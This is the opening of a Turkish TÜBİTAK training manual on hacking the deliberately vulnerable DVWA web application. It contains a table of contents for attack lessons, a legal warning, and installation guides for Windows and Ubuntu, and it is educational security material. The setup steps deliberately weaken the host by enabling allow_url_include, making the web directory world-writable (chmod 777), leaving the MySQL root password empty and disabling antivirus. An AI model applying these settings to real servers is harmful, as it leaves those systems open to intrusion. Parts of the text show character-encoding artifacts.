

WEB UYGULAMALARINI ELE GEÇİRME EĞİTİMİ: DVWA

SÜRÜM 1.0

2019

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE

Tel: (0262) 648 1000

Faks: (0262) 648 1100

<http://www.bilgem.tubitak.gov.tr>

<http://www.bilgiguvenligi.gov.tr>

teknikdok@tubitak.gov.tr

İÇİNDEKİLER

DVWA NEDİR?	7
<i>UYARI</i>	8
WİNDOWS'A DVWA KURULUMU	9
1. XAMPP KURULUMU.....	9
2. DVWA YAPILANDIRMASI	10
3. DVWA KURULUMU	11
UBUNTU 14.04 LTS LİNX'A DVWA KURULUMU	14
1. APACHE, MYSQL VE PHP KURULUMU	14
2. DVWA YAPILANDIRMASI	15
3. DVWA KURULUMU	18
EK: UBUNTU 14.04 LTS ÜZERİNDE HAZIR YÜKLÜ DVWA YER ALAN MAKİNE	19
DERS 1 - DVWA'YA GİRİŐ	27
DERS 2 - BRUTE FORCE (LOW LEVEL).....	32
DERSİN HEDEFİ	32
BRUTE FORCE NEDİR?	32
BRUTE FORCE NASIL YAPILIR?	33
<i>Brute Force Attack</i>	33
<i>Dictionary Attack</i>	51
SONUÇ	66
EKSTRA.....	67
DERS 3 - BRUTE FORCE (MEDIUM LEVEL)	69
DERSİN HEDEFİ	69
BRUTE FORCE'A KARŐI ÖNLEM	69
SONUÇ	71
DERS 4 - COMMAND INJECTION (LOW LEVEL).....	73
DERSİN HEDEFİ	73
COMMAND INJECTION NEDİR?	73

COMMAND INJECTION SALDIRISI NASIL YAPILIR?	73
SAYFA HACK'LEMEK	77
EKSTRA.....	77
DERS 5 - COMMAND INJECTION (MEDIUM LEVEL)	81
DERSİN HEDEFİ	81
COMMAND INJECTION'A KARŐI ÖNLEM.....	81
DERS 6 - COMMAND INJECTION (HIGH LEVEL)	84
DERSİN HEDEFİ	84
COMMAND INJECTION'A KARŐI ÖNLEM.....	84
SONUÇ	85
DERS 7 - CROSS SITE REQUEST FORGERY (LOW LEVEL)	86
DERSİN HEDEFİ	86
CROSS SITE REQEUST FORGERY NEDİR?	86
CROSS SITE REQEUST FORGERY NASIL YAPILIR?	86
SONUÇ	87
CROSS SITE REQUEST FORGERY'DEN KORUNMA.....	88
EKSTRA.....	90
DERS 8 - FILE INCLUSION (LOW LEVEL)	101
DERSİN HEDEFİ	101
FILE INCLUSION NEDİR?	101
FILE INCLUSION NASIL YAPILIR?	101
<i>Local File Inclusion</i>	103
<i>Remote File Inclusion</i>	107
EKSTRA.....	111
DERS 9 - FILE INCLUSION (MEDIUM LEVEL)	114
DERSİN HEDEFİ	114
LFI VE RFI'YA KARŐI ÖNLEM.....	114
DERS 10 - FILE INCLUSION (HIGH LEVEL)	116

DERSİN HEDEFİ	116
LFI VE RFI'YA KARŐI ÖNLEM.....	116
DERS 11 - FILE UPLOAD (LOW LEVEL)	118
DERSİN HEDEFİ	118
FILE UPLOAD NEDİR?	118
FILE UPLOAD İLE NASIL SİTE HACK'LENİR?	118
SONUÇ	122
EKSTRA.....	122
DERS 12 - FILE UPLOAD (MEDIUM LEVEL)	131
DERSİN HEDEFİ	131
SHELL'E KARŐI ÖNLEM	131
SONUÇ	136
DERS 13 - FILE UPLOAD (HIGH LEVEL)	137
DERSİN HEDEFİ	137
SHELL'E KARŐI ÖNLEM	137
DERS 14 - SQL INJECTION (LOW LEVEL)	139
DERSİN HEDEFİ	139
SQL INJECTION NEDİR?	139
SQL INJECTION SALDIRISI NASIL YAPILIR?.....	139
1. ORDER BY ile Keşif.....	141
2.UNION ile SQL İlave Etmek	142
3. SQL Fonksiyonları İle Keşif	143
4. Hedefe Doğru	144
ÖZET.....	147
SONUÇ	147
EKSTRA.....	147
DERS 15 - SQL INJECTION (LOW LEVEL) II	149
DERSİN HEDEFİ	149
UYARI	149
SQL INJECTION İLE HASSAS DOSYALARA ERİŐİM.....	149

SQL INJECTION İLE SAYFA HACK'LEMEK.....	151
SHELL OLUŐTURMA SIRASINDA HATA ALANLAR	154
DERS 16 - SQL INJECTION (MEDIUM LEVEL)	156
DERSİN HEDEFİ	156
SQL INJECTION'A KARŐI ÖNLEM.....	156
DERS 17 - BLIND SQL INJECTION (LOW LEVEL).....	160
DERSİN HEDEFİ	160
BLIND SQL INJECTION NEDİR?	160
BLIND SQL INJECTION SALDIRISI NASIL YAPILIR?.....	160
SONUÇ	167
EKSTRA.....	167
DERS 18 - BLIND SQL INJECTION (MEDIUM LEVEL)	172
DERSİN HEDEFİ	172
UYARI	172
BLIND SQL INJECTION'A KARŐI KORUNMA.....	172
DERS 19 - REFLECTED XSS (LOW LEVEL).....	180
DERSİN HEDEFİ	180
REFLECTED XSS NEDİR?.....	180
REFLECTED XSS NASIL YAPILIR?	180
EKSTRA.....	184
DERS 20 - REFLECTED XSS (MEDIUM LEVEL)	191
DERSİN HEDEFİ	191
REFLECTED XSS'E KARŐI ÖNLEM.....	191
SONUÇ	192
DERS 21 - REFLECTED XSS (HIGH LEVEL)	193
DERSİN HEDEFİ	193
REFLECTED XSS'E KARŐI ÖNLEM.....	193
SONUÇ	194

DERS 22 - STORED XSS (LOW LEVEL)	195
DERSİN HEDEFİ	195
UYARI	195
STORED XSS NEDİR?.....	195
STORED XSS NASIL YAPILIR?	195
DERS 23 - STORED XSS (MEDIUM LEVEL).....	204
DERSİN HEDEFİ	204
STORED XSS'E KARŐI ÖNLEM.....	204
YARARLANILAN KAYNAKLAR	207

DVWA NEDİR?

DVWA (Damn Vulnerable Web Application) kasıtlı olarak içinde güvenlik açıkları barındıran bir web uygulamasıdır. PHP ve MySQL ikilisi kullanılarak geliştirilmiştir. Açık kaynak kodlu bir projedir. Yani nasıl kodlandığını ayan beyan görebilirsiniz. DVWA'nın açılımı Türkçeye "Lanet Olası Savunmasız Web Uygulaması" şeklinde çevrilebilir.

DVWA web uygulaması ile web sitelerinin güvenliği konusunda bir ufuk kazanabilirsiniz. Bir hacker siteyi nasıl hack'liyor, bir hacker bir sitede nasıl güvenlik açığı arıyor gibi sorulara tatmin edici cevaplar bulabilirsiniz. DVWA'nın geliştirilme amacı güvenlik uzmanlarının kendilerini ve geliştirdikleri araçları (yazılımlarını) test edebilmelerini sağlamak, web geliştiricilerine belli başlı güvenlik açıklarını barındırmayan web uygulamalarını geliştirmek, öğretmenlere bir ders kaynağı olmak ve öğrencilere web uygulamalarının güvenliği üzerine çalışabilecekleri bir ortam sunmaktır. Aşağıda DVWA'dan bir görüntü görmekteyiz.

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerability, with various difficulty levels, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate the layered security that may block certain malicious actions. Note, there are also various public exploits known in the products (so this can be seen as a warning for more advance users)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you

Sol tarafta sıralı butonlar bloğunun bir kısmı dersleri temsil etmektedir. Diğer kısmı ise DVWA ile alakalı çeşitli yapılandırma ayarlarının yapıldığı sayfalara götürmektedir. Bu ayarlardan ileriki yazılarda bahsedilecektir ve ayrıca DVWA'nın sunduğu tüm güvenlik açıklarından ileriki yazılarda bahsedilecektir inşaallah.

Bu blogda paylaşılmış yazı dizisine gelecek olursak paylaşılmış olan tüm DVWA yazıları DVWA'nın version 1.9'unu esas almıştır. Eğer bu yazılara başlama niyetindeyseniz siz okuyucularda aranan bazı özellikler vardır. Bunlar;

1. Basit düzeyde PHP Syntax'ını Bilmek
2. Basit düzeyde SQL Sorgularını Bilmek
3. Basit düzeyde Terminal Komutlarını Bilmek

Bu koşullardan birine veya birkaçına sahip değilseniz alacağınız maksimum verim düşecektir,

fakat yine de eliniz boş kalmayacaktır. Dolayısıyla eđer DVWA'ya çalıřmaya karar verdiyseniz ařađıdaki linklerden DVWA'yı sisteminizde çalıřır hale getirmekle bařlayabilirsiniz:

1. [Windows'a DVWA Kurulumu](#)
2. [Linux'a DVWA Kurulumu](#)

Bir ufak not: Her ne kadar DVWA'nın Windows üzerinde kurulumunda bahsedilmiř olsa da bu blog'daki DVWA yazı dizisi bir linux dađıtımı olan Ubuntu 14.04'ü temel almıřtır. Dolayısıyla eđer bir Windows kullanıcısıysanız linux'ta yapılan iřlemleri Windows'a uyarlama konusunda tek bařınasınız demektir.

UYARI

Bu tutorial'da bahsedeđim teknikleri kalkarda izin almadıđınız bir sitede denemeye çalıřırsanız onların IDS/IPS'lerine takılıp sizi tespit edebilirler ve cezai yaptırımlara, hatta hapis cezalarına maruz kalabilirsiniz. Bu tutorial'da paylařılacak bilgiler kesinlikle yasadıřı faaliyetlerde kullanılmamalıdır. Burada bu tekniklerin bahsediliyor oluřu Tırkiye'de gůvenlik uzmanı elemanı yetiřtirme konusunda yapılan çabalara ortak olmaktır. Dolayısıyla bir yasadıřı kullanım sonucu dođabilecek zararlardan řahsım mesul tutulamaz.

WİNDOWS'A DVWA KURULUMU

Bu yazı Windows'a DVWA kurulumunu konu edinmektedir. Yazı ana başlıklarıyla üç kısma ayrılmaktadır.


1. XAMPP Kurulumu
2. DVWA Yapılandırması
3. DVWA Kurulumu

1. XAMPP Kurulumu

DVWA uygulamasını bilgisayarımızda çalıştırabilmek için XAMPP adlı bir yazılımı makinemize kurmamız gerekmektedir. XAMPP bilgisayarımızda PHP ile yazılmış web uygulamalarını çalıştırabileceğimiz bir platformdur. Aşağıdaki linkten bu yazılımı indirebilirsiniz.

[XAMPP-Win32-5.6.38-0-VC11-Installer.exe](#)

XAMPP'ın setup'ının üzerine sağ tık yapıp Yönetici Olarak Çalıştır'a tıklayarak kurulumu başlatın. Kurulumu başlatmadan önce herhangi bir antivirus yazılımınız mevcutsa onu kurulum süresince devre dışı bırakmayı unutmayın. Setup dosyasını başlattığınızda ekrana bir popup penceresi gelecektir. Yes deyip geçin. Hemen akabinde bir popup penceresi daha gelecektir. Onu da OK deyip geçin. Sonraki işlemler bilindik Next, Next, Next'ten ibarettir, fakat şuna da değinmekte fayda var: Kurulum sırasında aşağıdaki pencere ile karşılaştığınızda mutlaka Apache, MySQL ve PHP kutucuklarının işaretli olduğundan emin olun.



Geri kalanlara lüzum yoktur, fakat tercihen onlar da işaretlenebilir. Ardından klasik Next, Next, Next şeklinde ilerleyen kurulumu tamamlayabilirsiniz.

2. DVWA Yapılandırması

Öncelikle aşağıdaki adresteki "Download" butonuna tıklayarak DVWA'yı indirin:


<https://github.com/RandomStorm/DVWA/archive/v1.9.zip>

Dosyayı indirdikten sonra aşağıdaki alt maddeleri sırasıyla takip ediniz:

a. İnen dosyayı zip'ten çıkarın ve klasör ismini dvwa-1.9'dan dvwa'ya çevirin. Bunu yapıyoruz, zira daha sonraları tarayıcıdan dvwa'ya bağlanırken adres çubuğuna yazacağımız klasör adı kolay olsun dıyedir.

b. Daha sonra dvwa klasörünü C:\xampp\htdocs\ dizini içerisine yapıştırın.

c. XAMPP'ı masaüstündeki simgesine çift tıklayarak başlatın. Açılan penceredeki Apache yazısının olduğu satırın sağında yer alan Config butonuna aşağıdaki resimden de görebileceğiniz üzere tıklayın ve açılan sekmelerden PHP (Php.ini)'ye tıklayın.



d. Açılan php.ini dosyasına CTRL+F yapın ve aşağıdaki satırı arattırın:

```
allow_url_include=Off
```

Bu satırı aŐađıdaki gibi On yapın.

```
allow_url_include=On
```

e. Bilgisayarım'dan C:\xampp\htdocs\dvwa\config\ dizinine geçiş yapın. Gittiđiniz dizindeki config.inc.php dosyasını notepad gibi bir metin editörü ile açın. AŐađıdakilerin yer aldıđı satırı bulun.

```
$_DVWA[ 'db_user' ] = 'root';  
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
```

Yukarıdaki satırları aŐađıdaki gibi yapın:

```
$_DVWA[ 'db_user' ] = 'root';  
$_DVWA[ 'db_password' ] = '';
```

Aynı dosyanın aŐađılarında yer alan


```
$_DVWA[ 'recaptcha_public_key' ] = '';  
$_DVWA[ 'recaptcha_private_key' ] = '';
```

satırlarını aŐađıdaki gibi yapın.

```
$_DVWA[ 'recaptcha_public_key' ] = 'a';  
$_DVWA[ 'recaptcha_private_key' ] = 'a';
```

3. DVWA Kurulumu


Őimdi XAMPP'ın penceresine gelin. Apache ve MySQL'in Start butonlarına tıklayın. Bu iki servisi baŐlattıđınızda aŐađıdaki resimde görüldüđü gibi yeŐil ışıklar yanacaktır (Zaman zaman sarı da yanabilmektedir, fakat bir süre sonra yeŐile dönmektedir).



XAMPP ile gerekli servisleri bařlattıktan sonra tarayıcınızın adres çubuđuna ařađıdaki adresi girin:


<http://localhost/dvwa>

Ekrana eđer bir login sayfası gelirse username olarak admin, řifre olarak ise password girin. Ardından DVWA'nın setup sayfası gelecektir. Bu sayfadaki seęeneklerin ařađıdaki resimde olduđu gibi görüldüđünden emin olun.



Eđer yukarıdaki resimde görünen seęeneklerden birinde kırmızı bir uyarı görüyorsanız **2. DVWA Yapılandırması** bařlıđındakileri dođru yapmamıřsınız demektir.

Son olarak yukarıdaki resimden de görebileceđiniz üzere Create/Reset Database butonuna tıklayın. Ařađıdaki bildirimleri alacaksınız.



Setup Successful bildirimini almıősanız artık hazırsınız demektir. Tarayıcınızın adres çubuđuna <http://localhost/dvwa> yazın ve gelen login ekranına kullanıcı adı olarak admin, őifre olarak password yazın. Böylece DVWA'da derslere baőlayabilirsiniz.

UBUNTU 14.04 LTS LİNX'A DVWA KURULUMU

Bu yazı Linux'a DVWA kurulumunu konu edinmektedir. Bahsedilen adımlar Ubuntu 14.04 LTS linux dağıtımında sorunsuzca uygulanabilmektedir. Yazı ana başlıklarıyla üç kısma ayrılmaktadır.

1. Apache, MySQL ve PHP Kurulumu
2. DVWA Yapılandırması
3. DVWA Kurulumu
4. EK: Ubuntu 14.04 LTS Üzerinde Hazır Yüklü DVWA Yer Alan Makine

1. Apache, MySQL ve PHP Kurulumu

Öncelikle sisteminizde tanımlı yerel paket linklerini güncellemek için


- 1 `sudo su`
- 2 `apt-get update`

komutlarını terminalinize girin.

Ardından MySQL server'ını sisteminize yüklemek için aşağıdakileri terminalinize girin:

- 1 `apt-get install mysql-server`

Ekrana bir pencere şekli gelecektir.



Oraya MySQL'de kullanacađınız Őifreyi girin. Ardından tekrar girmenizi isteyecektir. Tekrar girdikten sonra MySQL hesabınızın username'i root olacaktır. Őifresi ise girdiđiniz Őifre olacaktır.

MySQL kurulumu sonrası apache ve php'yi beraberce kuralım. AŐađıdaki terminale giriniz:

```
1 apt-get install unzip apache2 php5 php5-mysql php-pear
```

Böylece Apache, MySQL ve PHP'yi kurmuŐ bulunmaktasınız. Sırada bunların ve DVWA'nın yapılandırması var.


2. DVWA Yapılandırması

a) Kök Dizin Ayarlaması

Yüklediđiniz apache kök dizini /var/www/html olarak görmektedir. Bu sonraları projelerimize tarayıcıdan erişirken can sıkıcı olabilir. Kök dizini /var/www/html 'den /var/www 'ye dönüŐtürebilmek için terminale aŐađıdaki yazın:

```
1 nano /etc/apache2/sites-enabled/000-default.conf
```

Açılan sayfadaki /var/www/html/ yi aŐađıdaki resimdeki gibi /var/www yapın.



```
Terminal
root@pentest-VirtualBox: /home/pentest
GNU nano 2.2.6 File: /etc/apache2/sites-enabled/000-default.conf Modified
<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port to
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

[ Read 31 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^N Next Page ^U UnCut Text ^T To Spell
```

Ardından CTRL+X yapın, Y'ye basın ve ENTER'layın.

b) Apache Hata Satırlarını Gösterme

Apache varsayılan ayarları geređi bir php içerikli web sayfasının hatalarının ekrana yansıtılmasını engellemektedir. Bunu güvenlik nedeniyle yapar. Bu işlev internete açılan projeleriniz için iyidir, fakat biz DVWA'da hataları görmeye ihtiyaç duyduğumuzdan dolayı apache'nin bu varsayılan ayarını deđiştireceđiz. Aőađıdaki komutu terminal ekranınıza girin.

```
1 gedit /etc/php5/apache2/php.ini
```

CTRL+F'ten `display_errors = Off` satırını aratın ve bu satırı aőađıdaki gibi On yapın:

```
display_errors = On
```

Kaydedin ve gedit'i kapatın.

c) DVWA'nın İndirilmesi

DVWA'yı indirmek için öncelikle terminal'den `/var/www` dizinine aőađıdaki komut ile geçiş yapın:

```
1 cd /var/www
```

Sonra DVWA'yı terminal'den aőađıdaki komut ile indirin:

```
1 wget https://github.com/RandomStorm/DVWA/archive/v1.9.zip
```

Ardından sırasıyla aőađıdaki komutları girin:

```
1 unzip v1.9.zip
```

```
2 rm v1.9.zip
```

```
3 mv DVWA-1.9 dvwa
```

d) DVWA için Gerekli Diđer Yapılandırmalar

Aőađıdaki komutu terminalinize girin:

```
1 gedit dvwa/config/config.inc.php
```


CTRL+F ile `$_DVWA['db_password'] = 'p@ssw0rd'`; satırını aratın ve bu satırdaki `p@ssw0rd` yerine en başta MySQL'i kurarken kullandığınız şifreyi koyun. Mesela

```
$_DVWA[ 'db_password' ] = 'mysqlSifrem';
```

Ardından CTRL+X'i, akabinde Y tuşunu ve ENTER'ı tuşlayarak dosyayı kaydedin. Bu işlem sonrası birde PHP'yi yapılandırmak gerekiyor. Bunun için aşağıdaki terminalinize girin:

```
1 gedit /etc/php5/apache2/php.ini
```

CTRL+F ile `allow_url_include = Off` satırını bulun ve aşağıdaki gibi bu satırı On yapın:

```
allow_url_include = On
```

Ardından aşağıdaki terminalinize girerek DVWA uygulamasına her türlü izni verin:

```
1 chmod -R 777 /var/www/dvwa
```

Sırada son işlem olarak `dvwa` adlı bir veritabanı oluşturacağız. Bu şöyle yapılmaktadır: Terminale aşağıdaki kodu girin:

```
1 mysql -u root -p
```

Ekran sizden şifrenizi isteyecektir. En başta MySQL'i kurarkenki yazdığınız şifreyi girin ve ENTER'layın. Böylece komut satırınız `mysql`'e geçiş yapacaktır. Şimdi aşağıdaki komutu aynı terminal penceresine girerek `dvwa` adlı tabloyu `mysql` server üzerinde oluşturun ve `mysql`'den `exit` komutu ile çıkış yapın:

```
1 create database dvwa;
```

```
2 exit
```

e) Deđişiklikleri Uygulama

Apache sunucunuzda yaptığınız deđişiklikleri (kök dizin güncellemesini ve hata satırlarını göster güncellemesini) uygulamak için apache servisinizi yeniden başlatın:

